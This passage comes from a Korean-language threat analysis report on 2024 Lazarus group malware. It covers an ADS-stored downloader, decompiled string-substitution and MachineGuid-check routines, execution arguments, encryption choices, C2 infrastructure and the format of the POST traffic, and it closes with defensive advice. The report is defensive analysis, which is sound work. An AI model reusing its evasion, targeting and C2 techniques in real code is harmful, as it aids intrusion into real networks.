| 3 | https://OOOO.co.kr/information/blog/search.asp |

표 5 – 12 :cab 스트림 복호화 결과

### 2.4.4. ipbootp.dll:dat

복호화된 :dat 스트림은 다운로더형 악성코드이다. 복호화 결과는 다음과 같다.


그림 5–27 ipbootp.dll:dat 복호화

다운로더는 암호화된 문자열을 복호화하기 위해 로더(ipboot.dll)와 동일한 키와 IV 값이 하드코딩 되어 있으며, Crypto API 기반의 AES–128–CBC를 사용한다.

명령조종지와 통신하기 위해 :kgb 스트림을 사용하여 :cab 스트림을 복호화한다. 그러나, 복호화된 명령조종지 주소와 통신하기 전에 검증 과정이 존재하며, 로더 파일의 EOF(End of File)8 Bytes를 검증하는 게 특징이다. 검증을 위한 비교값은 다운로더 내 하드코딩된 8 Bytes 값으로, 해당 값은 시그니처에 해당한다.

- 시그니처: 62 46 E7 54 3D C4 F8 74

다운로더는 검증값을 비교한 후, 값이 일치하면 로더 파일의 오프셋(Offset)을 EOF로부터 16 Bytes 앞쪽으로 이동시켜 랜덤값 8 Bytes와 시그니처 8 Bytes를 덮어쓴다. 그러므로, 로더의 파일 크기는 변경이 없지만, 랜덤값 8 Bytes로 인해 파일 해시값은 변한다.

검증 값이 일치하지 않을 경우, 다운로더는 로더 파일의 EOF에 랜덤값 8 Bytes, 시그니처 8 Bytes 값을 추가로 기록한다. 그러므로, 로더의 파일 크기는 16 Bytes가 증가하며, 파일의 마지막 8 Bytes는 다운로더 내 하드코딩된 시그니처 8 Bytes가 저장된다.





그림 5-28 시그니처 검증 로직

공격자가 로더 파일의 바이너리에 랜덤값이나 하드코딩된 시그니처값을 사용하는 것은 주로 보안 탐지를 우회하고 악성코드 분석을 방해하려는 목적일 가능성이 높다. 랜덤값은 악성코드 유포 시마다 바이너리 해시를 변경해 백신 탐지를 회피하려는 의도로 보이며, 다운로더를 식별할 수 있는 8 Bytes 값이 시그니처로 사용되어 최종적으로 로더의 마지막 8 Bytes로 저장됨에 따라 다운로더와 로더 사이의 연관성을 확인할 수도 있다.

명령조종지 통신은 복호화된 명령조종지 서버로 연결하여 POST 방식으로 데이터를 전송한다. 데이터 형식은 유형 1과 같이 KEY=VALUE 쌍으로 구성된다. KEY는 다운로더 내 하드코딩되어 있는 암호화된 문자열을 복호화하여 생성된 목록에서 랜덤으로 선택된다. 복호화에는 Crypto API 기반의 AES-128-CBC 알고리즘이 사용되며, 앞서 언급한 키와 IV 값을 이용해 세미클론(;)을 구분자로 총 16개의 단어가 생성된다. VALUE는 총 2개의 데이터를 형식에 맞게 Base64 인코딩하여 포함한다.





그림 5-29 명령조종지 통신을 위한 쿼리 문자열 생성

첫 번째 데이터는 다운로더 내 하드코딩된 Command ID와 :cab 스트림 내 특정 부분과 함께'#'구분자를 기준으로 생성된 데이터이다.





그림 5-30 명령조종지 통신을 위한 데이터 생성(1)

두 번째 데이터는 먼저 16 Bytes 랜덤 값을 생성하여 IV로 지정하고, 고정 11 Bytes와 가변의 랜덤 값으로 구성된 데이터를 생성한다. 이후 이 데이터는 지정된 IV와 KEY(0x00, 16 Bytes)를 사용해 AES-128-CBC 알고리즘으로 암호화한다. 암호화된 데이터는 SHA-1 해시 과정을 거친다. 최종적으로 IV, 암호화된 데이터, 그리고 암호화된 데이터의 SHA-1 해시값을 결합한 데이터이다.





그림 5-31 명령조종지 통신을 위한 데이터 생성(2)

명령조종지 통신을 수행한 다운로더는 명령조종지로부터 원격제어 악성코드를 읽어와 메모리에서 실행한다. 분석 당시에 명령조종지 주소가 활성화되어 있지 않아 원격제어 악성코드를 분석할 수 없었다.

## 3. 라자루스 악성코드 특징

이번 장에서는 2장에서 설명한 악성코드 분석 내용을 바탕으로 라자루스 악성코드의 특징 변천사를 설명한다. 올 한 해에 발생한 라자루스 악성코드의 특징은 기존의 형식에서 크게 벗어나지 않았으나 특정 레지스트리 값 검증, 암호 알고리즘의 변경, ADS 영역 활용을 통한 악성코드 모듈화하는 특징들도 확인할 수 있었다.

### 3.1. DLL Side-Loading

라자루스 악성코드는 탐지 회피를 위해 DLL 사이드 로딩(DLL Side-Loading) 기법을 광범위하게 사용한다. 이 특징은 과거부터 현재까지 일관되게 사용되어 온 라자루스 악성코드의 대표적인 특징 중 하나이다.

라자루스는 DLL 사이드 로딩을 두 가지 주요 방식으로 사용한다. 정상 실행 파일(EXE)과 악성 DLL 파일을 ①동일 경로에 생성한 뒤 EXE 파일을 실행하여 악성 DLL을 로드하거나, 정상 서비스를 통해 ②System32 경로에 생성된 악성 DLL 파일을 로드하는 방식으로 사용한다. 이러한 방법은 신뢰할 수 있는 정상 프로세스나 시스템 경로를 악용함으로써 악성코드의 정체를 숨기고 보안 솔루션의 탐지를 우회하기 위한 라자루스의 주요 전략으로 자리 잡고 있다.





그림 5-32

## 3.2. 실행 인자값

라자루스 악성코드는 악성코드 분석을 방해하기 위해 실행 인자값을 사용한다. 악성코드 실행 시 전달되는 인자값을 기반으로 특정 작업을 수행하거나 조건에 따라 다른 동작을 실행하도록 한다. 이러한 기법은 과거부터 꾸준히 사용되어 온 특징으로, 올해에도 동일한 방식으로 활용되고 있다.

올해 확인된 악성코드는 실행 인자값과 더불어 실행 파일명을 포함하여 복호화 키를 생성하는 데 사용한다. 이 특징은 악성코드 실행에 필요한 파일들이 암호화된 상태로 존재하며, 실행 시 전달받은 인자값과 실행 파일명을 사용해 복호화 키를 생성하여 정상적으로 악성 행위를 수행한다. 이에 따라 악성코드는 인자값과 실행 파일명을 알 수 없는 환경에서는 분석가가 실행해도 페이로드를 추출할 수 없으며, 올바른 키를 제공하지 않으면 악성 행위를 수행하지 않으므로 역 분석을 더욱 어렵게 만들고 공격자로서는 실행 조건을 제한하고 악성코드의 노출을 최소화하기 위한 효과적인 기술로 사용된다.

| 구분 | 연도 | 라자루스 악성코드 실행 인자값 |
|---|---|---|
| 기존 | 2018 | C:\Windows\WAgent.exe 9hlCSnPYJTTCSaav |
| | 2020 | C:\Windows\System32\srservicemonsvc.dll 1qaz2wsx3edc4rfv5tgb$%^&*!@#$ |
| | 2023 | C:\ProgramData\PicPick\wsmprovhost.exe 1KmSvyn2Dcmu4Scg9vyakrecaVZs7bxl+O/bYgGbvXPmdm3/OmCmzKlG1VTMDhGO |
| | 2023 | C:\Users\Public\Libraries\ScskAppLink.dll, ComManagedHelper ReservedFunction4 |
| 신규 | 2024 | C:\Windows\SchCache\SchCache.exe --StartAppModel |
| | 2024 | rundll32.exe C:\ProgramData\ntpol.dat, PdfCreateRenderer EmbedPdf |

표 5 – 13 라자루스 악성코드 실행 인자값 변화

## 3.3. 문자 기반 치환 알고리즘

라자루스 악성코드는 과거부터 인코딩된 문자열을 사용함으로써 코드 분석을 어렵게 한다. 문자열을 복원하기 위해 복잡한 디코딩 알고리즘이나 다단계 치환 방식을 사용하면 분석 시간이 늘어나고, 실행 환경에서 동적으로 문자열을 추출해야 하므로 분석 난이도가 높아진다. 그러나, 모든 문자열에 적용하면 파일 리소스가 지나치게 증가해 보안 솔루션에 탐지될 수 있어 악성코드 실행 시 중요도가 높은 파일 경로나 API 함수명과 같은 핵심 문자열에만 적용한다.

이번 라자루스 악성코드도 코드 내부에 문자 기반 치환(Substitution) 알고리즘을 통해 문자열은 디코딩한다. 알고리즘 구조는 이전과 동일하지만, 내부에서 사용하는 ▲치환 테이블(Substitution_table)이 변경되었으며 ▲테이블의 길이도 증가했다. 또한, 문자 변환 규칙에 사용되는 ▲초기 인덱스값이 기존 11에서 19로 변경된 점이 새롭게 확인되었다.

| 연도 | Substitution_table |
|---|---|
| 2023 | YTZirhBowUO6ECFkPxKI.bvQR5WcXey809fpL1DJVzgd7qGMsl-NnStA2m4Hua3j |
| 2024 | znAEDm./\\tw%0G()3[]UT<cM549ZkR=CSqrj7edBHWsu_6>2ypYLI: gN,vbPxXOioKVal1-hQfJ8F |

표 5 – 14 문자 기반 치환 테이블

```
result = strdup(a1);
v2 = result;
if ( result )
{
  v3 = 11;                                  // 인덱스 초기화
  if ( *result )
  {
    v4 = result;
    do
    {
      v5 = 0;
      v6 = &Substitution_table;             // YTZirhBowUO6ECFkPxKI.bv
      while ( *v4 != *v6 )                  // 일치하는 인덱스 비교
      {
        ++v5;
        v6 = (v6 + 1);
        if ( v5 >= 0x40 )
          goto LABEL_9;
      }
      v7 = *(&Substitution_table + ((v5 - v3) & 0x3F));// 문자 변환 규칙
      *v4 = v7;
      v3 = (v3 + v7) & 0x3F;                // 인덱스 변환 규칙
LABEL_9:
      ++v4;
    }
    while ( *v4 );
  }
  return v2;
}
return result;
}
```

그림 5–33 TTPs#10 Operation GoldGoblin(2023)

```
result = strdup(a1);
if ( result )
{
  LOBYTE(v2) = 19;                          // 인덱스 초기화
  if ( *result )
  {
    v3 = result;
    do
    {
      v4 = 0;
      v5 = Substitution_table;              // znAEDm./\tw%0G()3[]UT<c
      while ( *v3 != *v5 )                  // 일치하는 인덱스 비교
      {
        ++v4;
        ++v5;
        if ( v4 >= 0x4E )
          goto LABEL_9;
      }
      v6 = Substitution_table[(v4 - v2 + 0x4E) % 0x4E];// 문자 변환 규칙
      *v3 = v6;
      v2 = (v2 + v6) % 78;                  // 인덱스 변환 규칙
LABEL_9:
      ++v3;
    }
    while ( *v3 );
  }
}
return result;
}
```

그림 5–34 유형 1,2 악성코드(2024)

## 3.4. MachineGuid 값 검증

올해 라자루스 악성코드에서 확인된 주요 특징 중 하나로 레지스트리 내 MachineGuid 값을 검증한다는 것이다. MachineGuid는 Windows 운영체제에서 각 단말의 고유한 하드웨어 식별자를 나타내는 값으로, 특정 대상 단말을 표적화한 것으로 파악된다.

이번에 발견된 악성코드는 MachineGuid 값을 기반으로 CRC32 체크섬을 계산한 뒤, 이를 하드코딩된 값과 비교해 일치 여부를 확인하는 메커니즘을 사용했다. 이러한 동작 방식은 라자루스가 공격 대상을 사전에 식별하고 해당 단말의 MachineGuid 정보를 확보했음을 보여준다. 또한, 기업 네트워크 내 복제된 시스템 환경과 같이 이미지 복제 환경에서 동일한 MachineGuid가 여러 시스템에 존재할 가능성 있어 이를 악용할 수 있다. 이를 통해 기업 시스템 내 전체를 표적으로 삼는 맞춤형 공격이 가능해질 수 있으며, 라자루스가 목표 대상에 대한 정교한 사전 준비와 정보를 수집했음을 시사한다.

```
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, SubKey, 0, 1u, &v38) )
{                                               // SOFTWARE\\Microsoft\\Cryptography
  v37 = 256;
  RegQueryValueExA(v38, ValueName, 0i64, 0i64, Data, &v37);// MachineGuid
  RegCloseKey(v38);
}
v12 = -1;
v13 = -1i64;
do
  ++v13;
while ( Data[v13] );
if ( v13 > 0 )
{
  do
  {
    v14 = v12 ^ Data[v3++];
    v12 = (v12 >> 8) ^ CRC_Table[v14];          // CRC32 CheckSum(MachineGuid)
  }
  while ( v3 < v13 );
}
if ( ~v12 == Validation_value )
```

그림 5-35 유형 1 Netplwiz.dll 악성코드(2024)

```
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, SubKey, 0, 1u, &phkResult) )
{                                               // SOFTWARE\\Microsoft\\Cryptography
  cbData = 256;
  RegQueryValueExA(phkResult, ValueName, 0i64, 0i64, Data, &cbData);// MachineGuid
  RegCloseKey(phkResult);
}
do
  ++v6;
while ( Data[v6] );
if ( CRC32_18002F330(Data, v6) == Validation_value )// CRC32 CheckSum
{
  v2 = -1;
  if ( a2 > 0 )
  {
    for ( i = 0i64; i < a2; ++i )
    {
      v4 = v2 ^ *(i + a1);
      v2 = (v2 >> 8) ^ CRC_Table[v4];
    }
  }
  return ~v2;
```

그림 5-36 유형 1 oci.dll 악성코드(2024)

## 3.5. 암호 알고리즘

라자루스는 과거부터 악성코드의 복호화 과정에서 다양한 암호화 알고리즘을 사용한다. 대표적으로 AES, RC4, RC5, RC6와 같은 알고리즘을 사용하여 암호화된 악성코드 페이로드를 실행 시점에 이를 복호화하여 동작하도록 설계한다. 이러한 방식은 악성코드 분석을 어렵게 만들고, 복호화 키나 알고리즘 없이 악성코드의 추가 분석을 어렵게 만들기 위한 전략으로 사용한다.

올해 확인된 라자루스 악성코드에서는 기존 알고리즘에 더해 RC6 알고리즘을 사용했다. RC6는 RC5의 발전된 버전으로, 더 강력한 암호화 성능과 유연성을 제공하는 알고리즘이다. 이렇듯, 라자루스는 다양한 알고리즘 사용을 시도하며 암호화 방식에 대한 탐지를 우회하고, 분석가들의 분석 난이도를 더 높이고자 한 것임을 알 수 있다.


그림 5-37 TTPs#2 Operation BookCodes – RC4(2020)





그림 5-38 유형 3 악성코드 – RC4(2024)


그림 5-39 TTPs#10 Operation GoldGoblin – AES(2023)





그림 5-40 유형 4 악성코드 – AES(2024)





그림 5-41 TTPs#10 Operation GoldGoblin – RC5(2023)


그림 5-42 유형 1 악성코드 – RC6(2024)

## 3.6. 악성코드 모듈화

라자루스는 악성코드를 모듈화하여 필요한 기능을 분리하고 각각 독립적으로 저장 · 관리하는 방식으로 악성 행위를 한다. 과거부터 특정 폴더와 레지스트리 경로에 악성 행위를 위한 모듈을 저장하는 것이 특징이다. 이 특징은 악성코드의 유지 관리와 배포를 효율화하며, 보안 솔루션 탐지를 우회하기 용이하다는 장점이 있다. 이번에 발견된 라자루스의 악성코드도 동일한 방식으로 필요한 정보를 모듈화해 저장하고 이를 기반으로 악성 행위를 수행했으나, ADS(Alternate Data Stream) 영역을 악용한 사례가 존재한다.

ADS는 NTFS 파일 시스템의 추가 데이터 스트림을 활용하는 기능으로, 파일의 본래 데이터 스트림 외에 추가 정보를 은닉할 수 있다. 라자루스는 이를 이용해 악성 행위에 필요한 모듈을 ADS 영역에 저장함으로써 탐지를 더욱 어렵게 만든다. 라자루스가 모듈화 전략과 새로운 은닉 기법을 결합하여 보안 탐지 회피와 악성코드 효율성을 극대화한 사례로 볼 수 있다.





그림 5-43 TTPs#2 Operation Bookcodes(2020)





그림 5-44 TTPs#10 Operation GoldGoblin(2023)





그림 5-45 유형 1 악성코드(2024)





그림 5-46 유형 4 악성코드(2024)

## 3.7. 다계층 공격 인프라

라자루스 악성코드는 하나의 악성코드에 다수의 명령조종지 서버 주소를 사용하는 것이 특징이다. 하나의 명령조종지 서버가 차단되거나 비활성화되더라도 다른 명령조종지 서버를 통해 통신을 유지함으로써 공격이 중단되지 않도록 하는 라자루스 악성코드의 전략 중 하나이다.

또한, 라자루스는 취약한 국내 서버 도메인을 장악하여 다계층 공격 인프라를 구성한다. 하나의 명령제어 서버에서 다수의 피해자(Victim)를 관리하고, 명령제어 서버들을 관리하기 위한 상위 명령제어 서버를 운영하는 특징이 있다.

2024년 침해사고에서 확인된 라자루스 악성코드 하나당 한 개 이상의 명령조종지 주소가 존재하며, 다른 침해사고의 악성코드에서 동일한 명령조종지가 확인된 것으로 보아 동일한 공격 인프라를 사용한 것으로 보인다. 다수의 감염 시스템을 관리하는 하나의 명령제어 서버를 프록시(Proxy) 서버로 구성하고, 프록시 서버는 상위 중간(MID) 서버로 ProxyID를 전달한다. 라자루스는 ProxyID를 확인하고 해당하는 프록시 서버에 악성 명령을 전달하는 방식을 사용한다.





그림 5-47 TTPs#10 Operation GoldGoblin(2023), 유형 4 악성코드(2024)

## 3.8. 통신 문자열 구조

라자루스 악성코드는 명령조종지 서버와 통신에서 HTTP POST 방식을 사용하며, KEY=VALUE 쌍의 형식으로 전송한다. 과거에는 두 개의 쌍을 사용하던 방식에서 발전하여, 이번 악성코드에서는 세 개의 쌍을 사용하고 맨 앞에 랜덤으로 생성된 한 쌍을 추가하는 방식을 사용한다. 또한, KEY 값은 이전에 하드코딩된 문자열을 사용하던 것과 달리, 문자 기반 치환 알고리즘을 통해 32개의 문자열을 생성한 뒤 랜덤으로 하나를 선택하는 방식으로 변경되었다. VALUE 값은 여전히 하드코딩된 고정 문자열을 사용하지만, 각 값이 서로 상이하다.

```
sprintf_s(Buffer, 0x201ui64, "%s%s&%s%s", "type=", v11, "data=", v9);
```

그림 5-48 TTPs#10 Operation GoldGoblin(2023)

```
swprintf(Buffer, 0x201ui64, "%s%s&%s%s&%s%s", param_1st,
  seed, param_2nd, hard_string, param_3th, &rand_GetTickCount);
```

그림 5-49 유형 1 악성코드(2024)

이렇게 생성된 통신 문자열을 통해 명령조종지 서버로 데이터를 전송하고, 서버 응답을 수신한다. 응답 데이터에 특정 문자열 '<!DOCTYPE html>'이 포함되어 있으면, 이를 성공적인 응답으로 간주하는 것이 공통적인 특징이다.

```
memset(Buffer, 0, 513);
Source = 0i64;
memset(v9, 0, 260);
memset(v11, 0, 260);
v7 = 0;
vsprintf_(v9, "%s", "8Rvi4-UPMQvFgjMJ3cZF");   + 고정 문자열
vsprintf (v11, "%X", a1);
sprintf_s(Buffer, 0x201ui64, "%s%s&%s%s", "type=", v11, "data=", v9);
v2 = sub_1800057F0(Buffer, strlen(Buffer), &Source, &v7);

memcpy_s(Destination, 0x104ui64, Source, 0xFui64);
if ( !strcmp(Destination, "<!DOCTYPE html>") )
{                                              + 응답 데이터 확인
  v4 = Decode_str("My9DHrY6s");                // LocalFree
  v4(v3);
  return 1i64;
```

그림 5-50 TTPs#10 Operation GoldGoblin(2023)

```
if ( l_parameter_209E320[v7] )
  v9 = l_parameter_209E320[v7];
vsprintf_2047BE0(param_1st, "%s", v9);
v10 = " ";
if ( qword_20A0420[33 * v5] )
  v10 = qword_20A0420[33 * v5];
vsprintf_2047BE0(param_2nd, "%s", v10);
if ( qword_209C220[33 * v6] )
  v8 = qword_209C220[33 * v6];
vsprintf_2047BE0(param_3th, "%s", v8);          + 고정 문자열
sprintf2_0(hard_string, "%s", "pAJ9dk4OVq85jxKWoNfw1AG2C");
sprintf2_0(seed, "%X", Seed);
swprintf(Buffer, 0x201ui64, "%s%s&%s%s&%s%s", param_1st,
  seed, param_2nd, hard_string, param_3th, &rand_GetTickCount);

v50 = InternetReadFile_204D930(param_v34, size_0x150F_v59, &readbuf, &size_0x1318);
v51 = readbuf;
if ( v50 == 1 && HTML_Checker_204DA90(readbuf, size_0x1318, &v64, &v61) )// <!DOCTYPE html>
                                               + 응답 데이터 확인
```

그림 5-51 유형 1 악성코드(2024)

## 4. 결론 및 대응방안

라자루스 악성코드는 해마다 새로운 전략을 선보이기보다는 기존 악성코드 전략을 기반으로 기능을 지속적으로 확장하며 감염 성공률을 높이고 있다. 특히, 악성코드를 정상 파일과 서비스 이름으로 위장하고 호스트 내에 저장된 원격제어 악성코드를 메모리에 인젝션하여 실행하는 전략은 변하지 않고 있으며, 올해에는 악성코드가 동작하기 위해 특정 레지스트리 값 검증 등 다양한 조건이 추가되었다. 또한, 악성코드의 유연성과 효율성을 극대화하기 위해 추가 악성코드, 명령조종지 설정 파일, 복호화 키 등을 분리하는 악성코드 모듈화 전략을 사용했다.

2025년에도 라자루스는 워터링홀, 스피어피싱, 제로데이 취약점과 같은 초기 침투 기법과 악성코드 위장 기법은 여전히 라자루스 공격의 핵심 특징으로 기존의 악성코드의 전략과 전술을 확장한 사이버 공격을 이어갈 것으로 예상된다. 따라서 기업 보안 담당자들은 공격자에게 노출될 수 있는 자산을 식별하고 관리하며, 공급망의 중앙솔루션 모니터링을 강화하여 잠재적인 위협을 사전에 탐지할 수 있도록 해야 한다. 또한, 최신 보안 패치 및 취약점 관리를 철저히 수행해야 한다.

